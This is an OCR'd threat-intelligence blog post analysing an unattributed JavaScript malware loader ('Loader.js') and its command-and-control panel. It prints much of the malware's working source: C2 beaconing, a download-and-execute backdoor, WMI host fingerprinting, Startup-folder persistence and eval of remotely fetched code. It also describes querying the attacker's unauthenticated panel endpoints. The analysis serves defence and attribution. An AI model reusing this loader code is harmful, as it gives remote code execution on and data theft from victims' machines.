
Threat Actor: Unkown

marcoramilli.com/2020/11/27/threat-actor-unkown/


View all posts by marcoramilli November 27, 2020



Not secure | 93.115.21.62/server/

Apps | wtsxDev/reve... | ViriBack C2 Tr... | 0xdekster/dek...

```
   Name                        Last modified     Size  Description
--------------------------------------------------------------------
   Parent Directory                                -
   addTask.php                 2020-11-18 09:50  3.3K
   addUser.php                 2020-11-18 09:50   399
   changePassword.php          2020-11-18 09:50   888
   config.php                  2020-11-18 09:50   237
   db.php                      2020-11-18 09:50   549
   deleteDead.php              2020-11-18 09:50   476
   drawAntivirusesChart.php    2020-11-18 09:50   511
   drawRightsChart.php         2020-11-18 09:50   501
   drawSystemsChart.php        2020-11-18 09:50  2.8K
   drawVersionsChart.php       2020-11-18 09:50   507
   drawWorldMap.php            2020-11-18 09:50   489
   editTask.php                2020-11-18 09:50  3.2K
   gate.php                    2020-11-18 09:50   10K
   getTaskInfo.php             2020-11-18 09:50   244
   login.php                   2020-11-18 09:50   633
   logout.php                  2020-11-18 09:50   194
   pauseTask.php               2020-11-18 09:50   533
   printClients.php            2020-11-18 09:50  1.5K
   printSummaryOverview.php    2020-11-18 09:50  1.6K
   printTasks.php              2020-11-18 09:50  1.8K
   printTopAntiviruses.php     2020-11-18 09:50   489
   printTopCountries.php       2020-11-18 09:50   487
   printTopSystems.php         2020-11-18 09:50  2.2K
   printUsers.php              2020-11-18 09:50   909
```



refreshSession.php	2020-11-18 09:50	28
register.php	2020-11-18 09:50	500
removeClient.php	2020-11-18 09:50	166
removeTask.php	2020-11-18 09:50	164
ssp.class.php	2020-11-18 09:50	14K

Today I'd like to share a quick analysis on a quite new and unknown threat spotted in the wild. The file which grabbed my attention is called `Loader.js` (md5: `59a03086db5ebd33615b819a7c3546a5`) and if you wish you can download it from Yomi. A very similar (or maybe the same) threat has been observed in the past months from the @MalwareHunterTeam which published the following Tweet about it. Despite the nice tweet, the thread ended up without any further action or attribution (at least in my understanding).

> "invoice_159306.js":
> 4b597a5984a7f80b1ea6be9968d6a800b0563df88c36e07e9b7ec3dae8627d2c
> Gate: https://softcheck3u[.]biz/inc/server/gate.php
> Interesting…
> 🤔
> Anyone knows this "Loader JS"?@James_inthe_box @JAMESWT_MHT @VK_Intel
> cc @ItsReallyNick pic.twitter.com/drM9FRiPeu
>
> — MalwareHunterTeam (@malwrhunterteam) April 30, 2020

So I decided to share some little knowledge about this sample and about the infrastructure on its back-end. The purpose of my post is to take a closer look to such a threat, without pretending to attribute or to name it.

Analysis

The Javascript code is quite lean and it is shared in a clear text. No obfuscation techniques were involved in the current sample. The code is commented and the used syntax is punctual without contradictions during the file. Spaces, brackets, loops and variable assignments are clear, unique and always respectful of the file standards. Again no contradictions on syntax suggests the developer was an unique person which wrote the entire code without reuse or team swapping (or at least he spent much time to unify the syntax, which usually it makes not such a sense in the offensive world). The following code is a simple snip of what I meant by lean and respectful code syntax

```
// Loader version
var version = "OLD";

// Server
var server = "hxxp://93 .115. 21 .62/server/gate.php"; #modified by the blog author
to avoid involuntary clik

// Interval between knocks in seconds
var interval = 181;

// How many times repeat failed task
var attemptsCount = 3;

// Status of running loader
var status = "Active";
// Path for download files
var wss = new ActiveXObject('WScript.Shell');
var defaultPath = wss.ExpandEnvironmentStrings('%APPDATA%');
var scriptFullPath = WScript.ScriptFullName;
var scriptName = WScript.ScriptName;
var fakeAutorunName = "MicrosoftOneDrive";
var shellObj = WScript.createObject("WScript.Shell");

// Connecting JSON module
ImportJSON();

// Collecting PC information
var clientInfo = GetClientInfo();

// Adding script to autorun

// Starting loader
while (status == "Active") {
    DoTasks(SendClientInfo());
    WScript.sleep(interval * 1000);
    DoTasks(SendKnock());
}
```

Initial section of the analyzed source code

The Javascript is made for acting in a Microsoft Windows environment, indeed it use classic execution techniques such as `ActiveXObjec`t running `WScript.Shell` against the victim system. The script per-se does not present innovative ways to execute code on machine and it looks like a quite simple but still effective software.

Main loop

The `Javascript` has a main loop to guarantee the correct execution. It is really straight forward by meaning it sends client information to command and control, it sleeps some seconds and finally it performs some tasks coming back from C2.

```
while (status == "Active") {
 DoTasks(SendClientInfo());
 WScript.sleep(interval * 1000);
 DoTasks(SendKnock());
}
```

Loader.js Main Loop

Both of the functions `SendClientInfo()` and `SendKnock()` have same styles. For example both of them instantiate a `response` variable which is returned and interpreted by `DoTasks` function.

```
function SendClientInfo() {
    var response;
    try {
        var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
        var temp = WinHttpReq.Open("POST", server, false);
        WinHttpReq.SetRequestHeader("Content-Type", "application/json");
        WinHttpReq.SetRequestHeader("mode", "info");
        WinHttpReq.SetRequestHeader("uuid", clientInfo["uuid"]);
        WinHttpReq.SetRequestHeader("version", version);
        WinHttpReq.Send(JSON.stringify(clientInfo));
        WinHttpReq.WaitForResponse();
        response = WinHttpReq.ResponseText;
    } catch (objError) {
        response = objError + "\n"
        response += "WinHTTP returned error: " +
            (objError.number & 0xFFFF).toString() + "\n\n";
        response += objError.description;
    }
    return response;
}

function SendKnock() {
    var response;
    try {
        var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
        var temp = WinHttpReq.Open("POST", server, false);
        WinHttpReq.SetRequestHeader("Accept", "application/json");
        WinHttpReq.SetRequestHeader("mode", "knock");
        WinHttpReq.SetRequestHeader("uuid", clientInfo["uuid"]);
        WinHttpReq.SetRequestHeader("version", version);
        WinHttpReq.Send();
        WinHttpReq.WaitForResponse();
        response = WinHttpReq.ResponseText;
    } catch (objError) {
        response = objError + "\n"
        response += "WinHTTP returned error: " +
            (objError.number & 0xFFFF).toString() + "\n\n";
        response += objError.description;
    }
    return response;
}
```

Very Clear Style, it looks like the TA won't use false flags at all or messing around different code styles to emulate code reuse. The entire code looks like be a brand new code base, developed from scratch since no matches have been found.

C2 Communication

The command and control communication is made by the polling loop. The main loop periodically sends to C2 the client information and later it "knocks" to the server which sets up a response piggybacking a specific task to be performed on the victim. The following `switch` selector performs a simple — but still effective — backdoor, executing tasks on victims. The framework presents drop and execute capabilities, execution capabilities, assigned task monitoring and kill capabilities for blocking running taks.

```
while ( (attempts > 0) && (result != 'True') ) {
     switch (tasks[task]["type"]) {
         case "Download & Execute":
             result = DownloadAndExecute(tasks[task]["content"]);
             if (result == 'False')
                 details = "Error: download or executing file failed";
             break;
         case "Execute":
             result = Execute(tasks[task]["content"]);
             if (result == 'False')
                 details = "Error: executing file failed";
             break;
         case "Terminate":
             status = "Stopped";
             result = 'True';
             break;
         default:
             result = 'False';
             details = "Error: unknown task type";
             break;
     }
     if (result == 'False')
         attempts--;
     else
         details = "Success";
     SendTaskResult(tasks[task]["id"], result, details);
 }
```

Switch on `task` `type` to perform actions on vitims

The most interesting functions (at least in my personal point of view) are the following ones: `Download & Execute` and `Execute`. The first one is used to spread other post exploitation frameworks to gain a more sophisticated control on the machine; for example a remote shell or a direct RDP connection. The second selector (`Execute`) is used to merely execute pure commands on the victim, it could be very useful to make some manual lateral movements or specific researches on the infected machine

Interesting to see that the `switch` function is protected against exceptions but the developer decided to not manage exceptions at all. For example taking a look to the following raw

```
result = DownloadAndExecute(tasks[task]["content"]);
```

it's clear that the malware developer assumes that `content` exists in the `tasks[task]` section. Indeed if it does not exist an exception is raised but none is managing it. This is another distinctive decision made by the malware developer, which could be useful to attribution.
But one of the most interesting piece of software is in the way the developer (ab)use the WMI to extract information from local environment. In specific case we see **UUID extraction**

```
   // Retrieve UUID
    try {
        var wmi = GetObject("winmgmts:
{impersonationLevel=impersonate}!\\\\.\\root\\cimv2");
        for ( var i=new Enumerator(wmi.ExecQuery("SELECT * FROM
Win32_ComputerSystemProduct"))
; !i.atEnd(); i.moveNext() )
        initInfo["uuid"] = i.item().UUID;
    } catch (err) {
        initInfo["uuid"] = 'N/A';
    }
```

IP extraction, this time basing on ipinfo.io

```
 // Retrieve client IP
    try {
        var ipReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
        ipReq.Open("GET", "http://ipinfo.io/ip", false);
        ipReq.Send();
        ipReq.WaitForResponse();
        ipRes = ipReq.ResponseText;
        initInfo["ip"] = ipRes.replace(/^\s+|\s+$/g, '');
    } catch (err) {
        initInfo["ip"] = 'N/A';
    }
```

Country Extraction (based on IP)

```
    // Retrieve country
    try {
        var countryReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
        countryReq.Open("GET", "http://ipinfo.io/country", false);
        countryReq.Send();
        countryReq.WaitForResponse();
        countryRes = countryReq.ResponseText;
        initInfo["location"] = countryRes.replace(/^\s+|\s+$/g, '');
    } catch (err) {
        initInfo["location"] = 'N/A';
    }
```

OS Name Extraction

```
 // Retrieve OS name
    try {
        for ( var i=new Enumerator(wmi.ExecQuery("SELECT * FROM
Win32_OperatingSystem")); !i.a
tEnd(); i.moveNext() )
        initInfo["os"] = i.item().Caption;
    } catch (err) {
        initInfo["os"] = 'N/A';
    }
```

User Name and his Role Extraction

```
// Retrieve User name
    try {
        var shellObj = new ActiveXObject("WScript.Shell");
        var netObj = new ActiveXObject("WScript.Network");
        initInfo["user"] = netObj.ComputerName + '/' +
shellObj.ExpandEnvironmentStrings("%USERNAME%");
    } catch (err) {
        initInfo["user"] = 'N/A';
    }

    // Retrieve user role
    try {
        initInfo["role"] = "User";
        var groupObj = GetObject("WinNT://" + netObj.UserDomain + "/" +
shellObj.ExpandEnvironmentStrings("%USERNAME%"))
        for (propObj in groupObj.Members)
            if (propObj.Name == "Administrators")
                initInfo["role"] = "Admin";
    } catch (err) {
        initInfo["role"] = 'N/A';
    }
```

Antivirus installed Software Extraction

```
// Retrieve antivirus info
    try {
        var wmiAV = GetObject("winmgmts:root\\SecurityCenter2");
        for ( var i=new Enumerator(wmiAV.ExecQuery("SELECT * FROM
AntivirusProduct")); !i.atEnd(); i.moveNext() )
            if (!initInfo["antivirus"])
                initInfo["antivirus"] = i.item().displayName;
    } catch (err) {
        initInfo["antivirus"] = 'N/A';
    }
```

CPU, GPU, RAM and Total Storage

```
    // Retrieve CPU name
    try {
        for ( var i=new Enumerator(wmi.ExecQuery("SELECT * FROM Win32_Processor"));
!i.atEnd()
; i.moveNext() )
            initInfo["cpu"] = i.item().Name;
    } catch (err) {
        initInfo["cpu"] = 'N/A';
    }

    // Retrieve GPU name
    try {
        for ( var i=new Enumerator(wmi.ExecQuery("SELECT * FROM
Win32_VideoController")); !i.a
tEnd(); i.moveNext() )
            initInfo["gpu"] = i.item().Name;
    } catch (err) {
        initInfo["gpu"] = 'N/A';
    }

    // Retrieve RAM
    try {
        var ramObj = WScript.CreateObject("Shell.Application");
        initInfo["ram"] =
Math.round(ramObj.GetSystemInformation("PhysicalMemoryInstalled") /
1048576) + ' MB';
    } catch (err) {
        initInfo["ram"] = 'N/A';
    }

    // Retrieve total storage space
    try {
        var available = 0;
        var total = 0;
        for ( var i=new Enumerator(wmi.ExecQuery("SELECT * FROM Win32_LogicalDisk"));
!i.atEnd(); i.moveNext() ) {
            if (i.item().Size != null) {
                available += (i.item().FreeSpace / 1024 / 1024 / 1024);
                total += (i.item().Size / 1024 / 1024 / 1024);
            }
        }
        initInfo["storage"] = Math.round(available) + ' / ' + Math.round(total) + '
GB';
    } catch (err) {
        initInfo["storage"] = '0 / 0 GB';
    }
```

Finally the attacker uses a `net view` to check if there are more PC on the network. If the function gets back some results, the attacker might decide to perform some manual lateral movements by introducing (through the download and execute command) a new Post exploitation framework.

Persistence

The framework persistence and installation is performed by a simple entry in the `autorun` regkey as performed by the following function

```
function AddToAutorun() {
    try {
        startupPath = defaultPath + '\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\';
        fsObj = WScript.CreateObject('Scripting.FileSystemObject');
        fsObj.CopyFile(scriptFullPath, startupPath);
    } catch (err) { return; }
}
```

AutoRun And Persistence

The `defaultPath` variable is previously set to `wss.ExpandEnvironmentStrings('%APPDATA%');` so that the javascript is stored in the classic `%APPDATA%` folder which has the right user permissions and it gets executed on startup by the `autorun` registration.


External Resources

Another interesting point is in the way the attacker loads the external resources. In this script the developer uses the `ImportJSON()` which grabs the needed library online and then executes it through `eval()` statement. Again for the second time the attacker assumes that the library is reachable by the target PC, so the victim shall be placed in an environment where githubusercontent.com is not restricted. A simple way to block the execution of this loader in a wide infection scenario it would be to block the download of the json2.js library by filtering out the following url: `https://raw.githubusercontent.com/douglascrockford/JSON-js/master/json2.js`


```
function ImportJSON() {
    var xObj = WSH.CreateObject('Microsoft.XMLHTTP'),
    fso = WSH.CreateObject('Scripting.FileSystemObject'),
    temp = WSH.CreateObject('WScript.Shell').Environment('Process')('temp'),
    j2lib = 'https://raw.githubusercontent.com/douglascrockford/JSON-
js/master/json2.js'

    if (fso.FileExists(temp + '\\json2.js')) {
        j2lib = fso.OpenTextFile(temp + '\\json2.js', 1);
        eval(j2lib.ReadAll());
        j2lib.Close();
    }
    else {
        with (xObj) {
            open("GET", j2lib, true);
            setRequestHeader('User-Agent', 'XMLHTTP/1.0');
            send('');
        }

        while (xObj.readyState != 4) WSH.Sleep(50);
        eval(xObj.responseText);
        j2lib = fso.CreateTextFile(temp + '\\json2.js', true);
        j2lib.Write(xObj.responseText);
        j2lib.Close();
    }
}
```

Command And Control Web Panel

By taking a closer look to the Command and Control server, available at the following address: `"hxxp://93 .115. 21 .62/server/` ,we might see the attacker let the directory named `server` free to list its content. We can now enumerate the entire directory making some guess on how the Command and Control web panel would work.



Name	Last modified	Size	Description
Parent Directory		-	
addTask.php	2020-11-18 09:50	3.3K	
addUser.php	2020-11-18 09:50	399	
changePassword.php	2020-11-18 09:50	888	
config.php	2020-11-18 09:50	237	
db.php	2020-11-18 09:50	549	
deleteDead.php	2020-11-18 09:50	476	



drawAntivirusesChart.php	2020-11-18 09:50	511
drawRightsChart.php	2020-11-18 09:50	501
drawSystemsChart.php	2020-11-18 09:50	2.8K
drawVersionsChart.php	2020-11-18 09:50	507
drawWorldMap.php	2020-11-18 09:50	489
editTask.php	2020-11-18 09:50	3.2K
gate.php	2020-11-18 09:50	10K
getTaskInfo.php	2020-11-18 09:50	244
login.php	2020-11-18 09:50	633
logout.php	2020-11-18 09:50	194
pauseTask.php	2020-11-18 09:50	533
printClients.php	2020-11-18 09:50	1.5K
printSummaryOverview.php	2020-11-18 09:50	1.6K
printTasks.php	2020-11-18 09:50	1.8K
printTopAntiviruses.php	2020-11-18 09:50	489
printTopCountries.php	2020-11-18 09:50	487
printTopSystems.php	2020-11-18 09:50	2.2K
printUsers.php	2020-11-18 09:50	909
refreshSession.php	2020-11-18 09:50	28
register.php	2020-11-18 09:50	500
removeClient.php	2020-11-18 09:50	166
removeTask.php	2020-11-18 09:50	164
ssp.class.php	2020-11-18 09:50	14K

C2

Server listing folder

Fortunately it looks like the panel does not check the login session correctly letting me free to query the single `.php` files even without any real credential. For example performing a simple `HTTP` `GET` request to the `drawAntivirusesChart.php` we get the following result.

```
{
  "data": [
    {
      "name": "AhnLab V3 Lite",
      "count": 1
    },
    {
      "name": "Windows Defender",
      "count": 3
    },
    {
      "name": "Quick Heal Internet Security",
      "count": 1
    },
    {
      "name": "N\\/A",
      "count": 1
    },
    {
      "name": "SecureAPlus Antivirus",
      "count": 1
    },
    {
      "name": "Emsisoft Anti-Malware",
      "count": 1
    },
    {
      "name": "Webroot SecureAnywhere",
      "count": 1
    }
  ]
}
```

So we are able to query the C2 and getting back results in order to estimate how wide is the current attack surface and how is the current victimology. So let's start on understanding the attack range. It looks like the file `printSummaryOverview.php` would definitely help us in having a quick overview. So let's query it and see how big the infection looks like.

```
{"online":0,"onlineToday":4,"onlineWeek":9,"onlineMonth":9,"newToday":4,"newWeek":9,"n
```

We have actually a super small set of victims, maybe because they have been selected or maybe because it is an early stage threat (I would bet on the second hypothesis). By querying the `printTopCountries.php` I would expect to see target areas, indeed if you remember the Loader.js it checks from ipinfo the target country and location.

